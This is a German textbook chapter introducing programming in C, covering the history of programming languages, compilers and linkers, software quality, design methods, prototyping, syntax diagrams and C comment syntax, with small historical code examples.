Die im Text verstreuten Exkurse – Abschweifungen vom Thema UNIX, C und Internet – behandeln Punkte, die man nicht unbedingt zu Beginn der Arbeit zu wissen braucht. Sie gehören eher zum Allgemeinwissen in der Informatik. Früher oder später kommt man mit diesen Fragen in Berührung, und da sollte man verstehen, worum es geht.

Im Abschnitt 1.1 *Was macht ein Computer?* sprachen wir von Informationen, Nachrichten oder Daten und haben erfahren, daß sich Informationsmengen quantitativ erfassen lassen. Diesen Sachverhalt wollen wir nun genauer untersuchen.

Claude Elwood Shannon
(Fortsetzung folgt)

Brevity is the soul of wit.
Shakespeare, Hamlet

Kapitel 4

Programmieren in C

Dieses Kapitel erklärt die Kunst des Programmierens anhand der Sprache C, die sich gut mit UNIX-Systemen verträgt. Grundkenntnisse im Programmieren in einer anderen Sprache (BASIC, FORTRAN, PASCAL, COBOL) werden vorausgesetzt. Auf Pointer, die Benutzung der Bibliotheken, das Einbinden von Funktionen anderer Programmiersprachen und weitere C-typische Eigenheiten wird besonderer Wert gelegt.

4.1 Sprachenfamilien

Hat man eine Aufgabe, ein Problem zu lösen, so kann man drei Abschnitte unterscheiden:

- Aufgabenstellung,
- Lösungsweg,
- Ergebnis.

Das Ergebnis ist uns nicht bekannt, sonst wäre die Aufgabe bereits gelöst. Die Aufgabenstellung und nach Möglichkeit auch einen Lösungsweg sollten wir kennen.

Mithilfe der gebräuchlichen Programmiersprachen von BASIC bis C beschreiben wir den Lösungsweg in einer für den Computer geeigneten Form. Diese Programmiersprachen werden als **imperative Programmiersprachen** bezeichnet, weil die Programme aus Anweisungen an den Computer bestehen (lateinisch *imperare = befehlen*).

Bequemer wäre es jedoch, wir könnten uns mit der Beschreibung der Aufgabe begnügen und das Finden eines Lösungsweges dem Computer überlassen. Sein Nutzen würde damit bedeutend wachsen. Die noch nicht sehr verbreiteten **deklarativen Programmiersprachen** wie PROLOG gehen diesen Weg (lateinisch *declarare = erklären, beschreiben*).

(Fortsetzung folgt)

4.2 Imperative Programmiersprachen

Der Computer kennt nur Bits, das heißt Nullen und Einsen. Für den Menschen ist diese Ausdrucksweise unangemessen. Zum Glück sind die Zeiten, als man die Bits einzeln von Hand in die Lochstreifen meißelte, vorbei.

Die nächste Stufe war die Zusammenfassung mehrerer Bits zu Gruppen, die man mit Buchstaben und Ziffern bezeichnen konnte. Ein Ausschnitt eines Programmes für die ZUSE Z 22 im Freiburger Code aus den fünfziger Jahren:

```
B15         Bringe den Inhalt von Register 15 in den Akku
U6          Kopiere den Akku nach Register 6
B18         Bringe den Inhalt von Register 18 in den Akku
+           Addiere Akku und Reg. 6, Summe in Akku und 6
B13         Bringe den Inhalt von Register 13 in den Akku
X           Multipliziere Akku mit Register 6
CGKU30+1    Kopiere den Akku nach der Adresse, die in
            Register 30 steht; inkrementiere Register 30
0           leere Operation
```

Programm 4.1 : Ausschnitt aus einem Programm für die ZUSE Z 22

Man mußte dem Computer in aller Ausführlichkeit sagen, was er zu tun hatte. Das war auch mühsam, aber diese Art der Programmierung gibt es heute noch unter dem Namen **Assemblerprogrammierung**. Man braucht sie, wenn man die Hardware fest im Griff haben will, also an den Grenzen Software - Hardware (Treiberprogramme). Darüberhinaus sind gute Assemblerprogramme schnell, weil sie nichts Unnötiges tun. Programmieren in Assembler setzt vertiefte Kenntnisse der Hardware voraus. Für PCs gibt es von Microsoft eine Kombination von Quick C mit Assembler, die es gestattet, das große Programm in der höheren Sprache C und einzelne kritische Teile in Assembler zu programmieren. Wer unbedingt den herben Reiz der Assemblerprogrammierung kennenlernen will, hat es mit dieser Kombination einfach.

Die meisten Programmierer wollen jedoch nicht Speicherinhalte verschieben, sondern Gleichungen lösen oder Wörter suchen[1]. Schon Mitte der fünfziger Jahre entstand daher bei der Firma IBM die erste höhere Programmiersprache, und zwar zum Bearbeiten mathematischer Aufgaben. Die Sprache war daher stark an die Ausdrucksweise der Mathematik angelehnt und zumindest für die mathemathisch gebildete Welt einigermaßen bequem. Sie wurde als *formula translator*, abgekürzt **FORTRAN** bezeichnet. FORTRAN wurde im Laufe der Jahrzehnte weiter entwickelt – zur Zeit ist FORTRAN90 aktuell – und ist auch heute noch die in der Technik am weitesten verbreitete Programmiersprache. Kein Ingenieur kommt an FORTRAN vorbei. Ein Beispiel findet sich in Abschnitt 4.16.3 *Parameterübergabe*.

Die Kaufleute hatten mit Mathematik weniger am Hut, dafür aber große Datenmengen. Sie erfanden Ende der fünfziger Jahre ihre eigene Programmiersprache **COBOL**, das heißt *Common Business Oriented Language*. COBOL ist

[1] Recht betrachtet, will man auch keine Gleichungen, sondern Aufgaben wie die Dimensionierung eines Maschinenteils oder das Zusammenstellen eines Sachregisters lösen.

ebenfalls unverwüstlich und gilt heute noch als die am weitesten verbreitete Programmiersprache. Kein Wirtschaftswissenschaftler kommt an COBOL vorbei. Ein Ausschnitt aus einem COBOL-Programm liest sich wie gebrochenes Englisch:

```
PROCEDURE DIVISION.
ANFANG.
     OPEN INPUT IST-UNSORTIERT.
     OPEN OUTPUT IST-SORTIERT LISTE.
A-SORT SECTION.
     SORT SORT-DATEI ON ASCENDING KEY S-NUMMER
     INPUT PROCEDURE IS B-SORT THRU B1-SORT
     OUTPUT PROCEDURE IS C-SORT THRU C1-SORT
     GO TO DRUCKEN.
B-SORT SECTION.
     READ IST-UNSORTIERT AT END GO TO B1-SORT.
     RELEASE SATZ-C FROM SATZ-A.
     GO TO B-SORT.
```

Programm 4.2 : Ausschnitt aus COBOL-Programm

Als die Computer in die Reichweite gewöhnlicher Studenten kamen, entstand das Bedürfnis nach einer einfachen Programmiersprache für das Gröbste, kurzum nach einem *Beginners' All Purpose Symbolic Instruction Code*. J. Kemeny und T. Kurtz vom Dartmouth College in den USA erfüllten 1964 mit **BASIC** diesen Bedarf. Der Gebrauch von BASIC gilt in ernsthaften Programmiererkreisen als anrüchig[2]. Richtig ist, daß es unzählige, miteinander unverträgliche BASIC-Dialekte[3] gibt, daß BASIC die Unterschiede zwischen Betriebssystem und Programmiersprache verwischt und daß die meisten BASIC-Dialekte keine ordentliche Programmstruktur ermöglichen und daher nur für kurze Programme brauchbar sind. Richtig ist aber auch, daß moderne BASIC-Dialekte wie HP-BASIC oder QuickBASIC von MicroSoft über alle Hilfsmittel zur Strukturierung verfügen und daß in keiner anderen gängigen Programmiersprache die Bearbeitung von Strings so einfach ist wie in BASIC[4]. In der Meßwerterfassung ist es beliebt. Fazit: die Kenntnis von GW-BASIC auf dem PC reicht für einen Programmierer nicht aus, aber für viele Aufgaben ist ein modernes BASIC ein gutes Werkzeug.

Anfang der sechziger Jahre wurde **ALGOL 60** aufgrund theoretischer Überlegungen entwickelt und nach einer umfangreichen Überarbeitung als **ALGOL 68** veröffentlicht. Diese Programmiersprache ist nie in großem Umfang angewendet worden, spielt aber eine bedeutende Rolle als Wegbereiter für die heutigen Programmiersprachen beziehungsweise die heutigen Fassungen der älteren Sprachen. Viele Konzepte gehen auf ALGOL zurück.

[2] No programmers write in BASIC, after the age of 12.

[3] Englisch ist *nicht* ein BASIC-Dialekt, auch wenn es sich – vor allem aus dem Mund von nichtbritischen Subjekten – so anhört. Es geht vielmehr auf angelsächsische und nordfranzösische Wurzeln aus der Zeit vor 1964 zurück.

[4] 1964 bot keine andere Programmiersprache nennenswerte Möglichkeiten zur Verarbeitung von Strings.

Ende der sechziger Jahre hatte sich das Programmieren vom Kunsthandwerk zur Wissenschaft entwickelt, und NIKLAUS WIRTH von der ETH Zürich brachte **PASCAL** heraus, um seinen Studenten einen anständigen Programmierstil anzugewöhnen. PASCAL ist eine strenge und logisch aufgebaute Sprache, daher gut zum Lernen geeignet. Turbo-PASCAL von Borland ist auf PCs weit verbreitet. Ein PASCAL-Beispiel findet sich in Abschnitt 4.16.3 *Parameterübergabe*. Eine Weiterentwicklung von PASCAL ist **MODULA**.

Die Sprache **C** wurde von BRIAN KERNIGHAN, DENNIS RITCHIE und KEN THOMPSON entwickelt, um das Betriebssystem UNIX damit zu schreiben. Lange Zeit hindurch gab das Buch der beiden Erstgenannten den Standard vor. Von 1983 bis 1989 hat das American National Standards Institute (ANSI) an einem Standard für C gearbeitet, dem alle neueren Compiler folgen. **ANSI-C** ist im wesentlichen eine Übermenge von **K&R-C**; die Nachführung der Programme – wenn überhaupt erforderlich – macht keine Schwierigkeiten. ANSI-C kennt ein Schlüsselwort von K&R nicht mehr (`entry`) und dafür mehrere neue. C ist allgemein verwendbar, konzentriert, läßt dem Programmierer große Freiheiten ("having the best parts of FORTRAN and assembly language in one place") und führt in der Regel zu schnellen Programmen, da vielen C-Anweisungen unmittelbar Assembler-Anweisungen entsprechen. C-Programme gelten als unübersichtlich, aber das ist eine Frage des Programmierstils, nicht der Sprache[5]. Auf UNIX-Systemen hat man mit C die wenigsten Schwierigkeiten. Für PCs gibt es von Microsoft das preiswerte Quick-C und aus dem GNU-Projekt einen kostenlosen C-Compiler im Quellcode.

Aus C hat BJARNE STROUSTRUP um 1985 herum eine Sprache **C++** entwickelt, die ebenfalls eine Übermenge bildet. Der Denkansatz beim Programmieren in C++ weicht jedoch erheblich von C ab, so daß man eine längere Lernphase einplanen muß, vielleicht sogar mehr als bei einem Übergang von PASCAL nach C. Am Ende dieses Kapitels wird C++ kurz vorgeführt.

Da sich ANSI-C und C++ gleichzeitig entwickelt haben, sind einige Neuerungen von C++ in ANSI-C eingeflossen, zum Beispiel das Prototyping. Ein ANSI-C-Programm sollte von jedem C++-Compiler verstanden werden; das Umgekehrte gilt nicht.

Für numerische Aufgaben ist C++ in der Universität Karlsruhe um eine Klassenbibliothek namens **C-XSC** (Extended Scientific Calculation) mit Datentypen wie komplexen Zahlen, Vektoren, Matrizen und Intervallen samt den zugehörigen Operationen ergänzt worden.

Auf die übrigen 994 Programmiersprachen[6] soll aus Platzgründen nicht eingegangen werden. Braucht man überhaupt mehrere Sprachen? Einige Sprachen wie FORTRAN und COBOL sind historisch bedingt und werden wegen ihrer weiten Verbreitung noch lange leben. Andere Sprachen wie BASIC und C wenden sich an unterschiedliche Benutzerkreise. Wiederum andere eignen sich für spezielle Aufgaben besser als allgemeine Sprachen. Mit einer einzigen Sprache wird man auch in der Zukunft nicht auskommen. Die Schwierigkeiten beim Programmieren liegen im übrigen weniger in der Umsetzung in eine Programmiersprache – der

[5]Es gibt einen International Obfuscated C Code Contest, also einen Wettbewerb um das unübersichtlichste C-Programm. Entsetzlich, was da herauskommt.

[6]Real programmers can write FORTRAN programs in any language.

Codierung nötig – sondern in der Formulierung und Strukturierung der Aufgabe.

Was heißt, eine Sprache sei für ein System verfügbar? Es gibt einen Interpreter oder Compiler für diese Sprache auf diesem System (Hardware plus Betriebssystem). Die Bezeichnung FORTRAN-Compiler für UNIX reicht nicht, da es UNIX für verschiedene Hardware und zudem in verschiedenen Versionen gibt. Drei Dinge müssen zusammenpassen: Interpreter oder Compiler, Betriebssystem und Hardware.

4.3 Interpreter – Compiler – Linker

In höheren Programmiersprachen wie C oder FORTRAN geschriebene Programme werden als **Quellcode** (source code), Quellprogramm oder Quelltext bezeichnet. Mit diesem Quellcode kann der Computer unmittelbar nichts anfangen, er ist nicht ausführbar. Der Quellcode muß mithilfe des Computers und eines Übersetzungsprogrammes in **Maschinencode** übersetzt werden. Mit dem Maschinencode kann dann der Programmierer nichts mehr anfangen.

Es gibt zwei Arten von Übersetzern. **Interpreter** übersetzen das Programm jedesmal, wenn es aufgerufen wird. Die Übersetzung wird nicht auf Dauer gespeichert. Da der Quellcode zeilenweise bearbeitet wird, lassen sich Änderungen schnell und einfach ausprobieren. Andererseits kostet die Übersetzung Zeit. Interpreter findet man vorwiegend auf Home-Computern für BASIC, aber auch Shellscripts und AWK-Scripts werden interpretiert.

Compiler übersetzen den Quellcode eines Programms als Ganzes und speichern die Übersetzung auf einem permanenten Medium. Zur Ausführung des Programms wird die Übersetzung aufgerufen. Bei der kleinsten Änderung muß das gesamte Programm erneut compiliert werden, dafür entfällt die jedesmalige Übersetzung während der Ausführung. Compilierte Programme laufen also schneller ab als interpretierte. Es gibt auch Mischformen von Interpretern und Compilern.

Große Programme werden in mehrere Files aufgeteilt, die einzeln compiliert werden, aber nicht einzeln ausführbar sind, weil erst das Programm als Ganzes einen Sinn ergibt. Das Verbinden der einzeln compilierten Files zu einem ausführbaren Programm besorgt der Binder oder **Linker**. Unter UNIX werden üblicherweise Compiler und Linker von einem Compilertreiberprogramm aufgerufen, so daß der Benutzer nichts von den beiden Schritten bemerkt. Er ruft den Treiber `cc(1)` auf und erhält ein ausführbares Programm. Per Option läßt sich das Linken unterdrücken.

Üblicherweise erzeugt ein Compiler Maschinencode für die Maschine, auf der er selbst läuft. **Cross-Compiler** hingegen erzeugen Maschinencode für andere Systeme. Das ist gelegentlich nützlich.

Der Name des Programms im C-Quellcode hat die Kennung `.c`, in FORTRAN und PASCAL entsprechend `.f` und `.p`. Das compilierte, aber noch nicht gelinkte Programm wird als **Objektcode** oder **relozierbar** (relocatable) bezeichnet, der Filename hat die Kennung `.o`. Das lauffähige Programm heißt **ausführbar** (executable), sein Name hat keine Kennung. Unter MS-DOS sind die Namen ausführbarer Programme durch `.com` oder `.exe` gekennzeichnet. Ein compiliertes Programm wird auch **Binary** genannt, im Gegensatz zum Quelltext. Ein Programm ist **binärkompatibel** zu zwei Betriebssystemen, wenn es in seiner ausführbaren Form unter beiden läuft.

Bei den Operanden spielt es eine Rolle, ob ihre Eigenschaften vom Übersetzer bestimmt werden oder von Programm und Übersetzer gemeinsam – zur Übersetzungszeit – oder während der Ausführung des Programmes – zur Laufzeit. Der zweite Weg wird als **statische Bindung** bezeichnet, der dritte als **dynamische Bindung**. Die Größe einer Ganzzahl (2 Bytes, 4 Bytes) ist durch den Compiler gegeben. Die Größe eines Arrays könnte im Programm festgelegt sein oder während der Ausführung berechnet werden. Es ist auch denkbar, aber in C nicht zugelassen, den Typ einer Variablen erst bei der Ausführung je nach Bedarf zu bestimmen.

4.4 Wie entsteht eine Programmiersprache?

Von den Nullen und Einsen im Befehlsregister des Prozessors bis zu einer Anweisung einer höheren Programmiersprache ist ein weiter Weg.

(Fortsetzung folgt)

4.5 Qualität und Stil

Unser Ziel ist ein gutes Programm. Was heißt das im einzelnen? Ein Programm soll selbstverständlich **fehlerfrei** sein in dem Sinn, daß es aus zulässigen Eingaben richtige Ergebnisse erzeugt. Außer in trivialen Fällen läßt sich die so definierte Fehlerfreiheit eines Programms nicht beweisen. Man kann nur – nach einer Vielzahl von Tests und längerem Gebrauch – davon reden, daß ein Programm zuverlässig ist, ein falsches Ergebnis also nur mit geringer Wahrscheinlichkeit auftritt.

Ein Programm soll **robust** sein, das heißt auf Fehler der Eingabe oder der Peripherie vernünftig reagieren, nicht mit einem Absturz. Die Fehlerbehandlung macht oft den größeren Teil eines Programmes aus und wird häufig vernachlässigt. Die Sprache C erleichtert diese Aufgabe.

Ein Programm ist niemals fertig und soll daher **leicht zu ändern** sein. Die Entdeckung von Fehlern, die Berücksichtigung neuer Wünsche, die Entwicklung der Hardware, Bestrebungen zur Standardisierung und Lernvorgänge der Programmierer führen dazu, daß Programme immer wieder überarbeitet werden. Kleinere Korrekturen werden durch Patches behoben, wörtlich Flicken. Das sind Ergänzungen zum Code, die nicht gleich eine neue Version rechtfertigen. Für manche Fehler lassen sich auch ohne Änderung des Codes Umgehungen finden, sogenannte Workarounds. Bei umfangreichen Änderungen – möglichst Verbesserungen – erscheint eine neue Version des Programmes. Ein Programm, von dem nicht wenigstens einmal jährlich eine Überarbeitung erscheint, ist tot. Jede Woche eine neue Version ist natürlich auch keine Empfehlung. Leichte Änderbarkeit beruht auf Übersichtlichkeit, ausführlicher Dokumentation und Vermeidung von Hardwareabhängigkeiten. Die Übersichtlichkeit wiederum erreicht man durch eine zweckmäßige Strukturierung, verständliche Namenswahl und Verzicht auf be-

sondere Tricks einer Programmiersprache, die zwar erlaubt, aber nicht allgemein bekannt sind. Gerade C erlaubt viel, was nicht zur Übersichtlichkeit beiträgt.

Änderungen zu erleichtern kann auch heißen, Änderungen von vornherein zu vermeiden, indem man die Programmteile so allgemein wie mit dem Aufwand vereinbar gestaltet.

Effizienz ist immer gefragt. Früher bedeutete das vor allem sparsamer Umgang mit dem Arbeitsspeicher. Das ist heute immer noch eine Tugend, tritt aber hinter den vorgenannten Kriterien zurück. Die moderne Software scheint zur Unterstützung der Chiphersteller geschrieben zu werden. An zweiter Stelle kam Ausführungsgeschwindigkeit, trotz aller Geschwindigkeitssteigerungen der Hardware ebenfalls noch eine Tugend, wenn sie mit Einfachheit und Übersichtlichkeit einhergeht. Mit anderen Worten: erst ein übersichtliches Programm schreiben und dann nachdenken, ob man Speicher und Zeit einsparen kann.

Ein Programm soll **benutzerfreundlich** sein. Der Benutzer am Terminal will bei alltäglichen Aufgaben ohne das Studium pfundschwerer Handbücher auskommen und bei den häufigsten Fehlern Hilfe vom Bildschirm erhalten. Er will andererseits auch nicht mit überflüssigen Informationen und nutzlosen Spielereien belästigt werden. Der Schwerpunkt der Programmentwicklung liegt heute weniger bei den Algorithmen, sondern bei der Interaktion mit dem Benutzer. Für einen Programmierer ist es nicht immer einfach, sich in die Rolle eines EDV-Laien zu versetzen. Benutzerfreundliche Programme werden in bestimmten Kreisen auch als programmiererfeindlich bezeichnet.

Schließlich ist daran zu denken, daß man ein Programm nicht nur für den Computer schreibt, sondern auch für andere Programmierer. Erstens kommt es oft vor, daß ein Programm von anderen weiterentwickelt oder ergänzt wird; zweitens ist ein Programm eine von mehreren Möglichkeiten, einen Algorithmus oder einen komplexen Zusammenhang darzustellen. Der Quellcode sollte daher leicht zu lesen, **programmiererfreundlich** sein. Nicht nur Benutzer, auch Programmierer sind Menschen.

Ein- und dieselbe Aufgabe kann – von einfachen Fällen abgesehen – auf verschiedene Weisen gelöst werden. Der eine bevorzugt viele kleine Programmblöcke, der andere wenige große. Einer arbeitet gern mit Menus, ein anderer lieber mit Kommandozeilen. Einer schreibt einen langen Kommentar an den Programmanfang, ein anderer zieht kurze, in den Programmcode eingestreute Kommentare vor. Solange die genannten objektiven Ziele erreicht werden, ist gegen einen persönlichen **Stil** nichts einzuwenden. Le style c'est l'homme.

4.6 Programmiertechnik (Software Engineering)

Bei kurzen Programmen, wie sie in diesem Buch aus naheliegenden Gründen überwiegen, setzt man sich oft gleich an das Terminal und legt los. Besonders jugendliche BASIC-Programmierer neigen dieser Programmiertechnik zu. Wenn man sich das nicht schnellstens abgewöhnt, kommt man nicht weit. Um *wirkliche* Programme zu schreiben, muß man systematisch vorgehen und viel Konzeptpapier verbrauchen, ehe es ans Hacken geht.

Es gibt mehrere Vorgehensweisen. Eine verbreitete sieht 5 Stufen vor (waterfall approach):

- Aufgabenstellung
- Entwurf
- Umsetzung in eine Programmiersprache (Codierung, Implementation)
- Test (Fehlersuche, Prüfungen, Vergleich mit Punkt 1)
- Betrieb und Pflege (Wartung, Updating)

Die Programmentwicklung vollzieht sich in der Praxis nicht so geradlinig, wie es der obige Plan vermuten läßt. Aus jeder Stufe kommen Rücksprünge in vorangegangene Stufen vor, man könnte auch von Rückkoppelungen sprechen. Dagegen ist nichts einzuwenden, es besteht jedoch eine Gefahr. Wenn man nicht Zwangsmaßnahmen ergreift – Schlußstriche zieht – erreicht das Programmierprojekt nie einen definierten Zustand. Programmierer verstehen das, Kaufleute und Kunden nicht. Gilt auch für Manuskripte.

(Fortsetzung folgt)

4.7 Aufgabenanalyse und Entwurf

4.7.1 Aufgabenstellung

Die meisten Programmieraufgaben werden verbal gestellt, nicht in Form einer mathematischen Gleichung. Zudem sind sie anfangs oft pauschal abgefaßt, da dem Aufgabensteller[7] Einzelheiten noch nicht klar sind.

Auf der anderen Seite benötigt der Computer eine eindeutige, ins einzelne gehende Anweisung, da er – anders als ein Mensch – fehlende Informationen nicht aufgrund seiner Erfahrung und des gesunden Menschenverstandes ergänzt.

Der erste Schritt bei der Programmentwicklung ist daher die **Formulierung** der Aufgabe. Zu diesem Schritt kehrt man im Verlauf des Programmierens immer wieder zurück, um zu ergänzen oder zu berichtigen. Es ist realistisch, für die Aufgabenanalyse rund ein Drittel des gesamten Zeitaufwandes anzusetzen. Fragen in diesem Zusammenhang sind:

- Welche Ergebnisse soll das Programm liefern?
- Welche Eingaben sind erforderlich?
- Welche Ausnahmefälle (Fehler) sind zu berücksichtigen?
- In welcher Form sollen die Ergebnisse ausgegeben werden?
- Wer soll mit dem Programm umgehen?
- Auf welchen Computern soll das Programm laufen?

[7]Real programmers know better than the users what they need.

Anfänger sehen die Schwierigkeiten des Programmierens in der Umsetzung des Lösungsweges in eine Programmiersprache, in der Codierung. Nach einigem Üben stellt sich dann heraus, daß die dauerhaften Schwierigkeiten in der Formulierung und Analyse der Aufgabe, allenfalls noch im Suchen nach Lösungen liegen, während die Codierung größtenteils Routine wird.

Nach unserer Erfahrung sollte man eine Aufgabe zunächst einmal so formulieren, wie sie den augenblicklichen Bedürfnissen entspricht. Dann sollte man sich mit viel Phantasie ausmalen, was alles noch dazu kommen könnte, wenn Geld, Zeit und Verstand keine Schranken setzen würden (“I have a dream ...”). Drittens streiche man von diesem Traum gnadenlos alles weg, was nicht unbedingt erforderlich und absolut minimal notwendig ist – ohne das vielleicht nur asymptotisch erreichbare Ziel aus den Augen zu verlieren. So kommt man mit beschränkten Mitteln zu Software, die sich entwickeln kann, wenn die Zeit dafür reif ist.

4.7.2 Zerlegen in Teilaufgaben

Controlling complexity is the essence of computer programming (B. W. Kernighan, P. J. Plauger, Software Tools). Komplexe Aufgaben werden in mehreren Stufen in **Teilaufgaben** zerlegt, die überschaubar sind und sich durch eine **Funktion** oder **Prozedur** im Programm lösen lassen. Insofern spiegelt die Zerlegung bereits die spätere **Programmstruktur**[8] wider. Das Hauptprogramm soll möglichst wenig selbst erledigen, sondern nur Aufrufe von Unterprogrammen enthalten und somit die große Struktur widerspiegeln. Oft ist folgende Gliederung ein zweckmäßiger Ausgangspunkt:

- Programmstart (Initialisierungen)
- Eingabe, Dialog
- Rechnung
- Ausgabe
- Hilfen
- Fehlerbehandlung
- Programmende, Aufräumen

Bei den Teilaufgaben ist zu fragen, ob sie sich – ohne die Komplexität wesentlich zu erhöhen – allgemeiner formulieren lassen. Damit läßt sich die Verwendbarkeit von Programmteilen verbessern.

Diese Strategie wird als **Top-down-Entwurf** bezeichnet. Man geht vom Allgemeinen ins Einzelne.

4.7.3 Zusammensetzen aus Teilaufgaben

Der umgekehrte Weg – **Bottom-up-Entwurf** – liegt nicht so nahe. Es gibt wiederkehrende **Grund-Operationen** wie Suchen, Sortieren, Fragen, Ausgeben,

[8]Real programmers disdain structured programming.

Interpolieren, Zeichnen eines Kreisbogens. Aus diesen läßt sich eine gegebene Aufgabe zu einem großen Teil zusammensetzen, so daß nur wenige spezielle Teilaufgaben übrig bleiben. Hat man die Grundoperationen einmal programmiert, so vereinfacht sich der Rest erheblich.

In praxi wendet man eine gemischte Strategie an. Man zerlegt die übergeordnete Aufgabe in Teilaufgaben, versucht diese in Grundoperationen auszudrücken und kommt dann wieder aufsteigend zu einer genaueren und allgemeiner gültigen Formulierung. Dieser Ab- und Aufstieg kann sich mehrmals wiederholen. Die Aufgabenstellung ist nicht unveränderlich. Genau so geht man bei der Planung von Industrieanlagen vor.

Man darf nicht den Fehler machen, die Aufgabe aus Bequemlichkeit den Eigenheiten eines Computers oder einer Programmiersprache anzupassen. Der Benutzer hat einen Anspruch auf ein gut und verständlich funktionierendes Programm. Die Zeiten, als der Computer als Entschuldigung für alle möglichen Unzulänglichkeiten herhalten mußte, sind vorbei.

4.8 Prototyping

In dem häufig vorkommenden Fall, daß die Anforderungen an das Programm zu Beginn noch verschwommen sind, ist es zweckmäßig, möglichst rasch ein lauffähiges Grundgerüst, ein Skelett zu haben. Mit diesem kann man dann spielen und Erfahrungen sammeln in einem Stadium, in dem der Programmcode noch überschaubar und leicht zu ändern ist.

Bei einem solchen **Prototyp** sind nur die benutzernahen Funktionen halbwegs ausgebaut, die datennahen Funktionen schreiben vorläufig ihren Namen auf den Bildschirm, mehr nicht. Von einem menugesteuerten Vokabeltrainer beispielsweise schreibt man zunächst nur das Menusystem und läßt die Funktionen, die die eigentliche Arbeit erledigen, leer oder beschränkt sie auf die Ausgabe ihres Namens. Damit liegt die **Programmstruktur** – das Knochengerüst – fest. Gleichzeitig macht man sich Gedanken über die **Datenstruktur**. Steht der Prototyp, nimmt man den **Datenaustausch** zwischen den Funktionen hinzu (Parameterübergabe und -rückgabe), immer noch mit Bildschirmmeldungen anstelle der eigentlichen Arbeit. Funktioniert auch das wie gewünscht, füllt man eine Funktion nach der anderen mit Code.

Diese Vorgehensweise lenkt die Entwicklung zu einem möglichst frühen Zeitpunkt in die gewünschte Richtung. Bei einem kommerziellen Auftrag bezieht sie den Auftraggeber in die Entwicklung ein und fördert das gegenseitige Verständnis, aber auch bei privaten Projekten verhindert sie, daß man viel Code für `/dev/null` schreibt.

Das Prototyping ist sicher nicht für alle Programmieraufgaben das beste Modell – es gibt auch noch andere Modelle – aber für dialogintensive kleine und mittlerer Anwendungen recht brauchbar und in C leicht zu verwirklichen.

4.9 Diagramme

Programme werden schnell unübersichtlich. Man hat daher schon früh versucht, mit Hilfe grafischer Darstellungen[9] den Überblick zu behalten, aber auch diese neigen zum Wuchern. Ein grundsätzlicher Mangel ist die Beschränkung eines Blattes Papier auf zwei Dimensionen. Es ist unmöglich, ein umfangreiches Programm durch eine einzige Grafik zu beschreiben.

Flußdiagramme (Daten, ...), Nassi-Shneiderman-Diagramm.

(Fortsetzung folgt)

4.10 Bausteine eines Quelltextes

Alle Zeichen oder Zeichengruppen eines Programmes im Quellcode sind entweder

- Kommentar,
- Namen,
- Schlüsselwörter (Wortsymbole),
- Operatoren,
- Konstanten (Literale),
- Trennzeichen oder
- bedeutungslos

Kommentar gelangt in C gar nicht bis zum Compiler im engeren Sinn, sondern wird schon vom Präprozessor entfernt und kann bis auf seine Begrenzungen frei gestaltet werden. **Schlüsselwörter** und **Operatoren** sind festgelegte Zeichen oder Zeichengruppen, an die man gebunden ist. **Namen** werden nach gewissen Regeln vom Programmierer gebildet, ebenso **Konstanten**. **Trennzeichen** trennen die genannten Bausteine oder ganze Anweisungen voneinander und sind festgelegt, meist Blanks, Semikolons und Linefeeds. Bedeutungslose Zeichen sind beispielsweise überzählige Blanks, Tabs oder Linefeeds.

Die Syntax der einzelnen Bausteine – das heißt ihr regelgerechter Gebrauch – kann mittels Text beschrieben werden. Das ist oft umständlich und teilweise auch schwer zu verstehen. Deshalb nimmt man Beispiele zu Hilfe, die aber selten die Syntax vollständig erfassen. So haben sich **Syntax-Diagramme** eingebürgert, die nach etwas Übung leicht zu lesen sind. In Abb. 4.1 stellen wir die Syntax zweier einfacher C-Bausteine dar, nämlich die `if - else`-Anweisung und den Block. Das Syntax-Diagramm der `if - else`-Anweisung ist wie folgt zu lesen: Die Anweisung besteht aus:

- dem Schlüsselwort `if`,
- einer öffnenden runden Klammer.
- einem booleschen Ausdruck,

[9] Real programmers don't draw flowcharts.



Abb. 4.1: Syntax-Diagramm der if-else-Anweisung und des Blockes

- einer schließenden runden Klammer,
- einer Anweisung (auch die leere Anweisung) oder einem Block,
- dann ist entweder Ende der `if`-Anweisung oder es folgt
- das Schlüsselwort `else`, gefolgt von
- einer Anweisung oder einem Block.

Ein Block seinerseits besteht aus:

- einer öffnenden geschweiften Klammer,
- dann entweder nichts (leerer Block) oder
- einer Anweisung,
- gegebenenfalls weiteren Anweisungen,
- und einer schließenden geschweiften Klammer.

Da ein Block syntaktisch gleichwertig einer Anweisung ist, lassen sich Blöcke schachteln.

4.11 Kommentar

Alle Programmiersprachen ermöglichen, Text in ein Programm einzufügen, der vom Compiler überlesen wird und nur für den menschlichen Leser bestimmt ist. Dieser **Kommentar** muß mit einem besonderen Zeichen eingeleitet und gegebenenfalls beendet werden.

In C leitet die Zeichengruppe `/*` den Kommentar ein. Er kann sich über mehrere Zeilen erstrecken, darf aber nicht geschachtelt werden. Zu einer ungewollten Schachtelung kommt es, wenn man kommentierte Programmteile durch Einrahmen mit Kommentarzeichen vorübergehend unwirksam macht. Die Fehlermeldung des Compilers sagt irgendetwas mit Pointern und führt irre. Die Zeichengruppe `*/` kennzeichnet das Ende. Ein Zeilenende beendet den Kommentar nicht. Ansonsten kann Kommentar überall stehen, nicht nur auf einer eigenen Zeile. Ein Beispiel:

```
/*
Die ersten Zeilen enthalten Programmnamen, Zweck, Autor,
Datum, Compiler, Literatur und aehnliches.
*/

#include <stdio.h>

int main()
{
/* Dies ist eine eigene Kommentarzeile */
puts("Erste Zeile");
puts("Zweite Zeilen");    /* Kommentar */
/* Kommentar */     puts("Dritte Zeile");
/*
puts("Vierte Zeile");    /* Kommentar geschachtelt!!! */
*/
puts("Ende");

return 0;
}
```

